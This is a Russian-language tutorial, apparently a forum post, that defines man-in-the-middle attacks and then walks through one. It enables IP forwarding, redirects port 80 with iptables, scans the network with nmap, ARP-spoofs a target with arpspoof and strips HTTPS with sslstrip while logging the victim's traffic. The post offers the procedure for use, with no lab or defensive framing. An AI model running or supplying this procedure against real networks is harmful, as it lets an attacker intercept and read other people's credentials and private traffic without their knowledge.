MITM attack. Что это?
egoriwe999
Атака «MITM» (Man-in-the-Middle) — это форма кибератаки, при которой для перехвата данных используются методы, позволяющие внедриться в существующее подключение или процесс связи. Злоумышленник может быть пассивным слушателем в вашем разговоре, незаметно крадущим какие-то сведения, или активным участником, изменяя содержание ваших сообщений или выдавая себя за человека или систему, с которыми вы, по вашему мнению, разговариваете.
SSL Strip — это некий инструмент, который незаметно перехватывает HTTP трафик в сети, следит за HTTPS ссылками и редиректами, а затем сопоставляет эти ссылки их HTTP двойникам или омографически сходным HTTPS ссылкам. Https некогда было большой проблемой. Но все решается и был придуман sslstrip, который и поможет нам в решении наших задач.
Перейдя в файл /proc/sys/net/ipv4/ip_forward по умолчанию стоит значение 0. Нам надо включить этот параметр, чтобы мы стали роутером и пересылали пакеты, как нам это надо.
Вводим: echo 1 > /proc/sys/net/ipv4/ip_forward

При данной записи ip_forward будет работать у нас до перезагрузки. Если хотим изменить этот параметр навсегда, то переходим в /etc/sysctl.conf и убираем комментарий.#net.ipv4.ip_forward=1
Приступим к настройке Iptables.
Вводим: iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
-t- nat мы создаем имя таблицы (nat)
-A добавляем новое правило в цепочку PREROUTING
-p tcp—destination-port 80 — указываем порт назначения, ставим 80
-j- так мы описываем переход в другую цепочку REDIRECT
—to-port 8080 — указываем на какой порт перенаправляем

Далее необходимо узнать шлюз по умолчанию и адрес нашей цели. Вводим:route -n
Вводим:route -n
Cканируем сеть, чтобы узнать адрес цели. Можно использовать любой сканер. В качестве примера, я буду использовать nmap. Вводимnmap -sS -O 172.20.10.1/25
Подготовительный этап завершен. Теперь перейдем непосредственно к прослушиванию трафика.
Вводим следующую команду:

arpspoof -i eth0 -t 172.20.10.7 172.20.10.1
Нажимаем Enter. Окно не закрываем, не останавливаем процесс.
-i eth0 — имя интерфейса
-t 172.20.10.7 — это таргет, наша цель, адрес у вас будет другой
172.20.10.1 — это адрес шлюза
В итоге должно получиться так:

Открываем новый терминал и пишем sslstrip -l 8080. Нажимаем Enter и ждем пока цель будет пользоваться интернетом. Для удобства наблюдения можно в новом терминале набрать команду tail -f sslstrip.log